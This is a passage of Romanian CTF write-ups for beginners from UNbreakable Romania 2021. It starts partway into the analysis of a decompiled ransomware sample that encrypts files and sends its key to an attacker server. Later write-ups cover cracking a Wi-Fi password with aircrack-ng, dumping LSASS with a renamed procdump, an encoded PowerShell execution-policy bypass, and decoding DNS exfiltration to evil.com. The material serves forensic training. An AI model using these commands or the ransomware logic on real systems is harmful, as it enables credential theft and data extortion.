        sys.exit(1)
    else:
        path = sys.argv[1]
        hash = hashlib.sha256()
        hash.update(os.urandom(16))
        uid = hash.hexdigest()
        send_status('WAITING')
        time.sleep(random.randint(60, 120))
        send_status('ENCRYPTING')
        key = os.urandom(16)
        iv = os.urandom(16)
        if os.path.isfile(path):
            encrypt_file(path, key, iv)
            write_ransom(path)
        if os.path.isdir(path):
            lets_not_do_this or encrypt_reccursive(path, key, iv)
        send_key(key, iv)
        send_status('DONE')
# okay decompiling ./peanutcrypt.pyc
```

Ransomware-ul criptea fișierele folosind AES. De asemenea, putem vedea cheia și iv și sunt trimise către serverul atacatorului prin TCP pe portul 31337. Datele care sunt comunicate sunt XORed cu "super\_secret\_encoding\_key", astfel încât le putem recupera dacă găsim pachetele în Wireshark:

Resurse utile pentru incepatori din UNbreakable România

tcp.port == 31337						
No.	Time	Source	Destination	Protocol	Length	Info
14374	285.532059035	10.0.2.15	10.0.2.2	TCP	76	33472 → 31337 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
14375	285.532745757	10.0.2.2	10.0.2.15	TCP	62	31337 → 33472 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
14376	285.532868473	10.0.2.15	10.0.2.2	TCP	56	33472 → 31337 [ACK] Seq=1 Ack=1 Win=64240 Len=0
14377	285.534075481	10.0.2.15	10.0.2.2	TCP	186	33472 → 31337 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=130
14378	285.534296977	10.0.2.15	10.0.2.2	TCP	56	33472 → 31337 [FIN, ACK] Seq=131 Ack=132 Win=64240 Len=0
14379	285.534559601	10.0.2.2	10.0.2.15	TCP	62	31337 → 33472 [ACK] Seq=1 Ack=131 Win=65535 Len=0
14380	285.534591619	10.0.2.2	10.0.2.15	TCP	62	31337 → 33472 [ACK] Seq=1 Ack=132 Win=65535 Len=0
14381	285.534619100	10.0.2.2	10.0.2.15	TCP	62	31337 → 33472 [FIN, ACK] Seq=1 Ack=132 Win=65535 Len=0
14382	285.534645338	10.0.2.15	10.0.2.2	TCP	56	33472 → 31337 [ACK] Seq=132 Ack=2 Win=64240 Len=0

A fost realizată o singură conexiune TCP la portul 31337 al unei gazde, astfel încât putem presupune în mod sigur că aceasta conține cheia criptată și iv. Următorul script python poate recupera flag-ul necesar pentru a rezolva acest exercițiu.

```
from Crypto.Cipher import AES
from pwn import xor

key_and_iv_enc =
bytes.fromhex("322d78dc06cd44bb0220c770424de93607779db5bcd12bdd2725926072388
94677d27d4549d41ea8627097506738b9b307c20d45bce11ed872959245275ddc6247b77df5
39f17ba842256215524d291347878da069e17bd86285f220126d297306e20dc569817e88472
0d220b73d9c73277728857cf17bdd5280e240226899b602a")
super_secret_encoding_key = b'\x04NA\xedcl\xabt\x8c\xe5\x11o\x143B\xea\xa2'

# decrypt key and iv
key_and_iv = xor(key_and_iv_enc, super_secret_encoding_key).decode() # thanks pwnlib!
key = bytes.fromhex(key_and_iv.split(" ")[1])
iv = bytes.fromhex(key_and_iv.split(" ")[2])

# decrypt flag
bs = AES.block_size
cipher = AES.new(key, AES.MODE_CBC, iv)
enc = open("flag.enc", "rb").read()
flag = cipher.decrypt(enc)

print(flag)
```

Flag: CTF{1fdbc7dd3c51c7b475[REDACTAT]917ffb652f9ca3c1806e}

## Neighborhood ( ușor )

Concurs UNbreakable 2021 #Individual

Autor exercițiu: Daniel Popovici ( betaflash )

Contribuitori rezolvare: Horia Niță, Valentina Galea

Descriere:

Just moved into a new neighborhood and until my internet is set up I've been connected to an open network but my friendly neighbor has set a password on it. I've captured some attempts for connection but I couldn't get the password. Can you help me? Flag format CTF{sha256(password)}.

Rezolvare:

După descărcarea și inspectarea fișierului, observăm că avem pachete de protocol EAPOL. Provocarea ne cere parola de internet, astfel că o putem sparge cu ușurință folosind fișierul pcap și aircrack-ng.

Pentru a face acest lucru mai rapid, avem nevoie și de o listă de cuvinte, cum ar fi rockyou.txt.

Cu aceste două elemente, rulăm

```
aircrack-ng -z -w /usr/share/wordlists/rockyou.txt neighborhood.pcap .
```

Acest lucru pornește aircrack-ng și acesta emite: KEY FOUND! [ mickeymouse ].

Apoi folosim `echo -n "mickeymouse" | sha256sum` pentru a obține flag-ul.

## Low Defense (mediu)

Concurs UNbreakable 2021 #Individual

Autor exercițiu: Valentina Galea

Contribuitori rezolvare: Horia Niță, Valentina Galea

Descriere:

" Hello, I am a Programming teacher at the University of Computers in London. My colleagues from the cybersecurity department told me that they managed to observe some vulnerabilities occurring on my system.

I didn't succeed to understand what was wrong with the logs my colleagues sent me, therefore I need help, mentioning that I need some elementary tool.

I'm thinking that maybe one of the students tried to do something out of context, since

my working laptop is available for the ones who can't afford high tech."

### Questions

1. Can you please identify the professor's Windows OS username?

Answer: plant

2. The system altered the security team when a user tried to read credentials from the credential manager using malicious methods. Can you identify the event\_id please?

Answer: 5379

3. The attacker managed to dump LSASS without using Mimikatz? Can you provide the tool name?

Answer: procdump

4. The attacker succeeded to bypass some of the group security policies applied on the compromised computer. Please provide a timestamp for the event.

Answer: HostApplication=powershell -ExecutionPolicy Unrestricted

-encodedCommand ZABpAHIAIABDADoALwA=

### Rezolvare:

La această laborator primim un fișier .zip care conține un fișier cu extensia forensicstore.

Dacă facem o mică cercetare pe Google, aflăm că **.forensicstore** este o extensie specifică pentru bazele de date care conțin artefacte colectate de pe mașini compromise.

Acum că știm ce sunt extensiile **.forensicstore**, să căutăm o unealtă capabilă să extragă date din astfel de fișiere.

În acest moment este foarte important să observăm că în descrierea provocării a fost dat un indicu cu privire la instrumentul care trebuie utilizat: " menționând că am nevoie de un instrument elementar".

Pentru a-l instala, îl putem descărca de aici:

<https://github.com/forensicanalysis/elementary>

Înainte de a continua investigația, să exportăm toate datele din baza de date forensicstore folosind următoarea comandă:

"elementary archive unpack DESKTOP-C95FEQ2\_2021-12-02T13-38-27.forensicstore"

Output

Se va crea un director pentru fiecare intrare găsită în baza de date criminalistică.

Întrebări:

**1. Puteți identifica numele de utilizator al sistemului de operare Windows al profesorului?**

După ce reușim să extragem bazele de date din baza de date criminalistică dată, observăm un folder numit `WindowsXMLEventLogSystem`.

În acest director se poate observa că se găsește un fișier `.evtx`.

Pentru a prelua informații din fișierele `.evtx`, vom avea nevoie de un alt utilitar numit `evtx-dump`, care poate fi instalat de aici:

<https://github.com/omerbenamram/evtx>

```
9   <Data Name="HiveNameLength">101</Data>
9   <Data Name="HiveName">\??\C:-
1 \Users\plant\AppData\Local\Packages\Microsoft.WindowsAlarms_8wekyb3d8bbwe\Settings\settings
2 Data>
3     <Data Name="KeysUpdated">3</Data>
4     <Data Name="DirtyPages">1</Data>
5   </EventData>
6 </Event>
7 Record 448
8 <?xml version="1.0" encoding="utf-8"?>
9 <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
10   <System>
11     <Provider Name="Microsoft-Windows-Kernel-General" Guid="A68CA8B7-004F-D7B6-
12       A698-07E2DE0F1F5D">
```

În acest director vom găsi răspunsul pentru prima întrebare

Răspuns: **plant**

**2. Sistemul a alarmat echipa de securitate atunci când un utilizator a încercat să citească acreditațiile din managerul de acreditați folosind metode malicioase. Puteți identifica event id-ul?**

În același folder în care am despachetat baza de date forensicstore, putem observa un alt lucru interesant.

Conform evenimentelor Windows Security, atunci când cineva încearcă să acceseze acreditațiile din managerul de credențiale, evenimentul este declanșat cu codul 5379.

Pentru a găsi informații despre acest steag, este necesar să facem o mică cercetare pe Internet, dar întrebarea în sine ne oferă câteva cuvinte cheie: "read credentials manager"

Pentru a obține steagul, vă rugăm să urmați pașii:

Resurse utile pentru incepatori din UNbreakable România

```
./evtx_dump
~/Desktop/chall/WindowsXMLEventLogSecurity/DESKTOP-C95FEQ2_C_Windows_System3
2_winevt_Logs_Security.evtx > security2.txt
```

Output:

```
<?xml version="1.0" encoding="utf-8"?>
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <System>
    <Provider Name="Microsoft-Windows-Security-Auditing" Guid="54849625-5478-4
A5BA-3E3B0328C30D">
    </Provider>
    <EventID>5379</EventID>
    <Version>0</Version>
    <Level>0</Level>
    <Task>13824</Task>
    <Opcode>0</Opcode>
    <Keywords>0x8020000000000000</Keywords>
    <TimeCreated SystemTime="2021-11-25 18:33:41.114640 UTC">
    </TimeCreated>
    <EventRecordID>88</EventRecordID>
    <Correlation ActivityID="A88D0A5F-E22A-0000-B40C-8DA82AE2D701">
    </Correlation>
    <Execution ProcessID="640" ThreadID="740">
    </Execution>
    <Channel>Security</Channel>
    <Computer>WIN-T3CMN2VGEM7</Computer>
    <Security>
    </Security>
```

Răspuns: **5379**

### 3. Atacatorul a reușit să descarce LSASS fără a folosi Mimikatz. Puteți furniza numele instrumentului folosit?

De obicei, atacatorii, după ce efectuează acțiuni rău intenționate, încearcă să șteargă instrumentele pe care le-au folosit sau să șteargă intrările de jurnal și alte lucruri similare.


În exportul nostru din baza de date forensicstore putem observa un folder Recycle Bin, care conține fișierele șterse în momentul în care artefactele au fost colectate de pe calculatorul compromis.

Când deschidem acest folder putem vedea mai multe fișiere, dar dintre toate `procdump.exe` pare cel mai interesant.

Dacă căutăm pe internet, lucruri precum " dump lsass without mimikatz" / " methods to dump mimikatz" putem confirma că `procdump.exe` este folosit pentru a face dump LSASS.

### 1. 2. Extragăți datele din

[WindowsXMLEventLogSecurity/DESKTOP-C95FEQ2\\_C\\_Windows\\_System32\\_winevt\\_Logs\\_Security](#)



Răspuns: **procdump**

**4. Atacatorul a reușit să ocolească unele dintre politicile de execuție aplicate pe computerul compromis. Vă rugăm să furnizați valoarea aplicației gazdă pentru acest eveniment.**

Stim că regulile **ExecutionPolicies** sunt setate cu ajutorul Powershell.

În descărcarea noastră din baza de date forensicsstore putem căuta Powershell și în acest fel putem găsi următorul director:

C/Windows/System32/winevt/Logs/Windows\PowerShell.evtx

Vizualizați fișierul .evtx și analizați datele.

```
./evtx_dump ~/Desktop/chall/C/Windows/System32/winevt/Logs/Windows\PowerShell.evtx > powershell2.txt
```

Când deschidem fișierul .txt, putem vedea informații precum aceasta:

```
HostApplication=powershell.exe -ExecutionPolicy Restricted -Command Write-Host
```

Dacă ne vom rafina căutarea după Unrestricted, pentru a vedea datele evenimentelor în care atacatorul a reușit să ocolească politicile de execuție, vom găsi următoarele informații:

```
HostApplication=powershell -ExecutionPolicy Unrestricted -encodedCommand  
ZABpAHIAIAxBDADoALwA=
```

Răspundeți: **HostApplication=powershell -ExecutionPolicy Unrestricted  
-encodedCommand ZABpAHIAIAxBDADoALwA=**

5. Chiar dacă sistemul de apărare era activat, atacatorul a reușit să arunce LSASS. Puteți furniza comanda exactă?

Această întrebare necesită, de asemenea, un pic de cercetare pentru a înțelege cum poate un atacator să ocolească sistemele de apărare sau să se sustragă detectiilor de malware și amenințări instalate pe sistem.

Știm din experiența anterioară cu această provocare că utilitarul utilizat de atacator pentru a descărca LSASS a fost procdump.exe.

Dacă căutăm după lucruri de genul "cum să ocolim sistemul de apărare cu procdump.exe , cum să ocolim antivirusul cu procdump.exe" aflăm că este posibilă redenumirea acestei comenzi și că această vulnerabilitate este disponibilă doar pentru Windows Defender

```
https://twitter.com/mrd0x/status/1460597833917251595
```

Mai știm că Sysmon este un utilitar folosit pe sistemul Windows pentru a colecta toate evenimentele : operaționale, de securitate, etc. de pe mașini.

În descărcarea noastră din baza de date forensistore , găsim următorul director:

**WindowsXMLEventLogSysmon** și descarcăm fișierul .evtx din interiorul acestuia:

```
./evtx_dump  
~/Desktop/chall/WindowsXMLEventLogSysmon/DESK_C_Wind_Syst_Wine_Logs_Micr.evtx >  
sysmon.txt
```

Când deschidem fișierul, putem găsi informații despre **procdump.exe** existent pe sistem, dar știind din cercetările noastre că atacatorul ar putea redenumi acest instrument pentru a ocoli sistemele de protecție, ar trebui să ne rafinăm căutarea folosind argumentele de execuție ale **procdump.exe**, cum ar fi **-ma**, **-mm**

În acest fel obținem răspunsul la întrebarea noastră:

Resurse utile pentru incepatori din UNbreakable România

```
<Data Name="FileVersion">>10.11</Data>
<Data Name="Description">Sysinternals process dump utility</Data>
<Data Name="Product">ProcDump</Data>
<Data Name="Company">Sysinternals - www.sysinternals.com</Data>
<Data Name="OriginalFileName">procDump</Data>
<Data Name="CommandLine">"C:\Program Files (x86)\Microsoft Visual Studio\2017\Community\dump-success.exe" -ma 656 dump-success.dmp</Data>
<Data Name="CurrentDirectory">C:\Program Files (x86)\Microsoft Visual Studio\2017\Community\</Data>
<Data Name="User">DESKTOP-C95FEQ2\plant</Data>
<Data Name="LogonGuid">2308E432-689A-61A7-DA32-030000000000</Data>
<Data Name="LogonId">0x332da</Data>
<Data Name="TerminalSessionId">1</Data>
```

Răspuns: **dump-success.exe" -ma 656 dump-success.dmp**

## Music-producers-are-now-suspects

Concurs UNbreakable 2021 #Individual

Autor exercițiu: Valentina Galea ( Volf )

Contribuitor rezolvare: Horia Niță, Valentina Galea

Descriere:

The NY police have captured some laptops and tablets owned by different music producers who are suspected of dealing drugs.

We don't know many details about how this business was going, but we have extracted the below video from the main suspect's laptop.

Rezolvare:

La această provocare, primim un fișier mkv și un fișier .eml, ceea ce înseamnă că:

.mkv este un format video

.eml este un format specific pentru mesajele de e-mail

### 1. Fișier video

Dacă îl redăm, putem observa o mulțime de zgomot, ceea ce înseamnă că ceva a fost injectat în fișierul audio.

Pentru a rezolva această provocare, trebuie să cercetăm puțin modul în care se realizează tehniciile de steganografie video atunci când sunt inserate date ascunse în acest tip de fișier.

Din păcate, instrumente precum foremost, binwalk, exiftool, stegcracker etc. nu ne vor oferi rezultate relevante, mai ales că se pare că datele ascunse sunt inserate în fișierul audio, nu în minatura imaginii acestuia.

Deoarece nu avem niciun indiciu în acest moment despre cum să extragem datele ascunse din fișierul .mkv, să trecem la analiza fișierului .eml.

## 2. Fișiere ascunse în fișierul eml

Dacă deschidem fișierul .eml folosind un editor de text, putem observa că mailul trimis includea și atașamente.

```
Content-Type: text/x-python; charset="US-ASCII"; name="decrypt.py"
Content-Disposition: attachment; filename="decrypt.py"
Content-Transfer-Encoding: base64
X-Attachment-Id: f_kw1tho4y0
Content-ID: <f_kw1tho4y0>
aW1wb3J0IGN2MiAKaW1wb3J0IG51bXB5IGFzIG5wIApbXBvcnQgb3MKaW1wb3J0IHN1Y
nByb2NI
c3MKaW1wb3J0IHdhdmUKZnJvbSB0cWRtIGltcG9ydCB0cWRtCgojIGVuc3VyZSBpZiAnb3V
0JyBh
bmQgJ2VuYycgZGlyZWN0b3JpZXMgZXhpc3QKaWYgbm90IG9zLnBhdGguZXhpc3RzKCJvd
XQiKTog
b3MubWtkcigib3V0likKaWYgbm90IG9zLnBhdGguZXhpc3RzKCJlbmMiKTogb3MubWtkaXIol
mVu
YyIpCgojIHBDGggdG8gZW5jcnlwdGVkIGZpbGUKZW5jX3BhdGggPSAib3V0L2NvdmVyZW
QubWt2
IgoKlyByZWFKIHRoZSBlbmNyeXB0ZWQgdmlkZW8gZmlsZQplbmMgPSBjdjlUvmlkZW9DYX
B0dXJK
```

În acest moment putem concluziona că au fost trimise 3 fișiere ca atașamente:

```
encrypt.py
decrypt.py
requirements.txt
```

Ştim deja că requirements.txt este un fișier specific pentru unele Python care conține dependențele necesare pentru a fi instalate pe mașină.

Pentru a extrage conținutul acestor 3 fișiere avem două opțiuni:

Ştim că a fost utilizată codificarea Base64 din aceste informații care se găsesc în fișierul.eml

```
Content-Disposition: attachment; filename="encrypt.py"
Content-Transfer-Encoding: base64
```

Utilizați un instrument online pentru a extrage atașamentele din fișierul .eml:

```
https://www.encryptomatic.com/viewer/
```

Resurse utile pentru incepatori din UNbreakable România

După ce toate datele necesare sunt extrase din fișierul .eml, putem continua cu obținerea steagului.

### 3. Obținerea steagului

După ce toate dependențele sunt instalate pe sistemul nostru, putem rula scriptul `decrypt.py` asupra fișierului nostru `.mkv` convertit și vom obține următoarele informații:


Comandă:

```
python3 decrypt.py decrypt.py covered.mkv
```

Rezultat:

```
secret_revealed.mkv
```

Dacă îl redăm obținem steagul:



După cum se poate observa din imaginea de mai sus, codul secret este codificat, dar acesta este un pas ușor de efectuat.

Pentru a obține steagul, vă rugăm să urmați următorii pași:

- Folosiți un instrument OCR online, cum ar fi acesta: <https://ocr.space/>
- Obțineți blocul de text: `ZmxhZ2lzOnVucjlwMjEteW91d2lu`
- Decodificați sirul Base64 și obțineți steagul.

The screenshot shows the CyberChef interface with the following details:

- Input area: ZmxhZ2IzOnVucjlwMjEteW91d2lu
- Character set dropdown: UTF-8
- Decode each line separately checkbox: Unchecked
- Live mode OFF radio button: Selected (radio button is greyed out)
- Decode button: DECODE (green button)
- Output area: flagis:unr2021-youwin

## Rainbow (Medium)

Concurs UNbreakable 2021 #Individual

Autor exercițiu: Antonio Macovei ( ZNQ )

Contribuitori rezolvare: Horia Niță, Valentina Galea

Descriere:

We suspect that someone was trying to hide information in plain text. However, our team could not find anything useful. Maybe you can do better!

Flag format: CTF{leak}

Rezolvare:

Dă-ți seama că cifrele de pe pozițiile 2,4,6 din hexcode nu se schimbă, ia-le și lipește-le împreună, apoi folosește CyberChef `frombinary`→`todecimal`→`a1z26` pentru a decoda.

Resurse utile pentru incepatori din UNbreakable România

După ce am vizitat site-ul, găsesc o grămadă de lorem ipsum, toate colorate în moduri diferite. Actualizarea paginii schimbă aleatoriu culoarea textului lorem ipsum.

Acum începem să investigăm.

Mergând la pagina de cod sursă și reîmprospătând de câteva ori, îmi dau seama că cifrele de pe pozițiile 2,4,6 nu se schimbă (și că sunt 1 și 0).

Am făcut un script care copiază biții neschimbători din pagină și îi expediază într-o listă lungă de 1s și 0s:

```
from bs4 import BeautifulSoup
import requests
from numpy import sort
r = requests.get("http://35.246.158.241:31282/")
bs = BeautifulSoup(r.content, features="lxml")
l = []
for p in bs.find_all("p"):
    ap = p['style'][9:]
    ap = ap[0] + ap[2] + ap[4]
    l.append(p.text + ap)
t = "".join(j.split(".")[1] for j in l)
print(t)
```

Output:

```
00110001001100001001100001001101010000010100011100000100111000111101100000101
1100100101010000100001100000000100111001100000100100111001
```

Există 222 de cifre.

Acest aspect m-a făcut să-mi dau seama că nu pot fi traduse din binar dacă sunt luate câte 8, aşa că am încercat cu 6.

Am făcut rezultatul în zecimal, iar cyberchef a sugerat apoi A1Z26 Decode.

În final am obținut această configurație a lui CyberChef, în care intrarea era sirul lung de biți:

```
https://gchq.github.io/CyberChef/#recipe=From\_Binary\('Space',6\)To\_Decimal\('Space',false\)A1Z26\_Cipher\_Decode\('Space'\)
```

Și obținem flag-ul: [sbxstegano[REDACTAT]xinterestingxtwist] pe care îl înfășurăm în CTF{}

## The-Transporters (mediu)

Concurs UNbreakable 2021 #Individual

Autor exercițiu: Antonio Macovei ( ZNQ )

Contribuitori rezolvare: Horia Niță, Valentina Galea

Descriere:

We are pretty sure that Josephine is extracting classified information from the company servers and selling it to a competitor. However, we need proof of that before accusing her of such an awful crime. Please [help](#) us bring the proof to our CISO, so he can take the appropriate measures.

Flag format: CTF{SHA256}.

Rezolvare:

În această laborator, ni se oferă o captură de trafic de rețea.

După cum sugerează și numele, ar putea exista date interesante transportate în aceste solicitări de rețea.

Putem deschide fișierul în Wireshark și inspecta conținutul.

Vedem o mulțime de cereri HTTP. Cu toate acestea, ar trebui să ne uităm și la statisticile privind ierarhia de protocol din meniu ["Statistics -> Protocol Hierarchy"](#).

Wireshark · Protocol Hierarchy Statistics · capture.pcap								
Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s
Frame	100.0	4355	100.0	1811855	15 k	0	0	0
Ethernet	100.0	4355	3.4	60970	506	0	0	0
Internet Protocol Version 4	99.2	4319	4.8	86380	717	0	0	0
User Datagram Protocol	30.4	1324	0.6	10592	87	0	0	0
Simple Service Discovery Protocol	0.8	36	0.3	6192	51	36	6192	51
Multicast Domain Name System	0.2	8	0.0	320	2	8	320	2
Domain Name System	29.4	1280	3.9	70623	586	1280	70623	586
Transmission Control Protocol	68.7	2992	87.0	1575574	13 k	2573	1402587	11 k
Malformed Packet	0.1	3	0.0	0	0	3	0	0
Hypertext Transfer Protocol	9.6	416	80.7	1461392	12 k	244	31315	259
Line-based text data	3.9	172	76.0	1376392	11 k	172	1408434	11 k
Internet Control Message Protocol	0.1	3	0.0	196	1	3	196	1
Address Resolution Protocol	0.8	36	0.1	1008	8	36	1008	8

Aici, observăm că cele mai utilizate două protocoale sunt TCP (~68%) și UDP (~30%), iar din fiecare dintre acestea, o listă de protocoale de nivel superior, cu DNS (prin UDP) și HTTP (prin TCP) ca fiind cele mai mari valori.

Acest lucru sugerează că punctul nostru de interes ar trebui să se îndrepte către aceste două protocoale.

Resurse utile pentru incepatori din UNbreakable România

Dacă ne uităm la mesajele HTTP, nu vedem nimic interesant în ceea ce privește conținutul, iar majoritatea sunt cereri către indexul implicit.

În cele din urmă, dacă ne uităm la traficul DNS, putem vedea câteva domenii interesante care sunt interogate.

Putem extrage interogările DNS cu tshark:

```
znq@host:~$ tshark -nr capture.pcap -Y "dns.flags.response == 1 && dns.a" -T fields -e dns.qry.name
435.evil.com
thearender.com
gamepsvita.com
newstrackindia.com
du-bois.net
446.evil.com
mythoughtsonit.com
flipagram.com
banderabulletin.com
dudleydebosier.com
taylor-demers.com
shrikrishnayog.com
7b3.evil.com
dimastyle.com
lakecushman.us
yunfan.com
konzertrocke.de
santperederibes.cat
561.evil.com
301.su
saltlakecitypro.com
```

Și este deja destul de clar că unele date au fost exfiltrate prin intermediul cererilor DNS, deoarece putem vedea cereri repetate către un domeniu numit "evil.com" pentru diferite subdomenii, în timp ce toate celelalte cereri sunt făcute către domenii aleatorii.

În plus, toate subdomeniile de la evil.com conțin numai caractere de la 0-9 și A-F, ceea ce sugerează o codificare HEX.

Putem crea rapid un script care să extragă toate aceste domenii și să decodifice mesajul final

după cum urmează:

```
import subprocess
```

```
proc = subprocess.Popen("tshark -nr capture.pcap -Y \"dns.flags.response == 1 && dns.a\" -T
fields -e dns.qry.name", stdout=subprocess.PIPE, shell=True)
(out, err) = proc.communicate()
domains = out.decode("utf-8").splitlines()
print(domains)

payload = [domain for domain in domains if 'evil' in domain]
print(payload)

result = ""
for domain in payload:
    result += domain[0:3]
print(result)

flag = bytes.fromhex(result).decode('utf-8')
print(flag)
```

Ca o scurtă explicație a comenzi tshark, am folosit opțiunea **"-Y"** pentru a adăuga filtre, opțiunea **"-T"** pentru a specifica faptul că dorim doar anumite câmpuri și opțiunea **"-e"** pentru a specifica ce câmpuri ne interesează.

Filtrul **"dns.flags.response"** extrage numai acele cereri care au steagul de răspuns setat la 1, ceea ce înseamnă că dorim numai răspunsurile, nu și cererile.  
În caz contrar, am fi avut o cantitate dublă de intrări.

Opțiunea **"dns.a"** specifică faptul că ne interesează doar înregistrările DNS de tip A (care reprezintă IPv4), și nu AAAA (IPv6) sau altceva.

În cele din urmă, partea care conține informația reală este numele de domeniu, astfel încât avem nevoie doar de câmpul **"dns.qry.name"**, care este numele de domeniu real interogat.

## Mexican-specialties (mediu)

*Concurs UNbreakable 2021 #Echipe*

*Autor exercițiu: Valentina Galea*

*Contribuitori rezolvare: Andrei Albișoru, Teodor Duțu, Adina Smeu, Valentina Galea*

Descriere:

A friend from Mexic sent me the attached picture on Telegram. What does it mean?

Rezolvare:

Acest exercițiu nu oferă prea multe detalii, descrierea este scurtă și tot ce primim este o imagine care conține șirurile de mai jos:

193597054061417009124122832027299354313890000518250031445191998160

De obicei, atunci când primim imagini în cadrul provocărilor de hacking, aceste imagini ascund date secrete care trebuie extrase.

Să încercăm comanda nativă Linux, file, pentru a vedea dacă putem afla mai multe informații despre imaginea primită:

Comandă:

```
file final_code.jpg
```

Output:

```
final_code.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96,  
segment length 16, baseline, precision 8, 644x158, frames 3
```

Nu se poate extrage nimic relevant din acest output, aşa că vom continua cu comanda strings.

Comandă:

```
strings final_code.jpg > output.txt
```

Output:

```
eYfl|  
fHd+  
bWqSD  
wheel.pngUT
```

După vizualizarea fișierului `output.txt` cu un editor putem observa că ultimele intrări din acest fișier includ informații importante: `wheel.png` se găsește în interiorul lui `final_code.jpg`.

În acest moment trebuie să găsim o metodă de a obține fișierul PNG și unul dintre cele mai populare instrumente folosite în această direcție este binwalk, prin urmare îl vom folosi pentru a scana fișierul nostru vizat.

Comandă:

```
binwalk final_code.jpg
```

Output:

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, JFIF standard 1.01
7018	0x1B6A	Zip archive data, at least v2.0 to extract, uncompressed size: 77216, name: wheel.png
70136	0x111F8	End of Zip archive

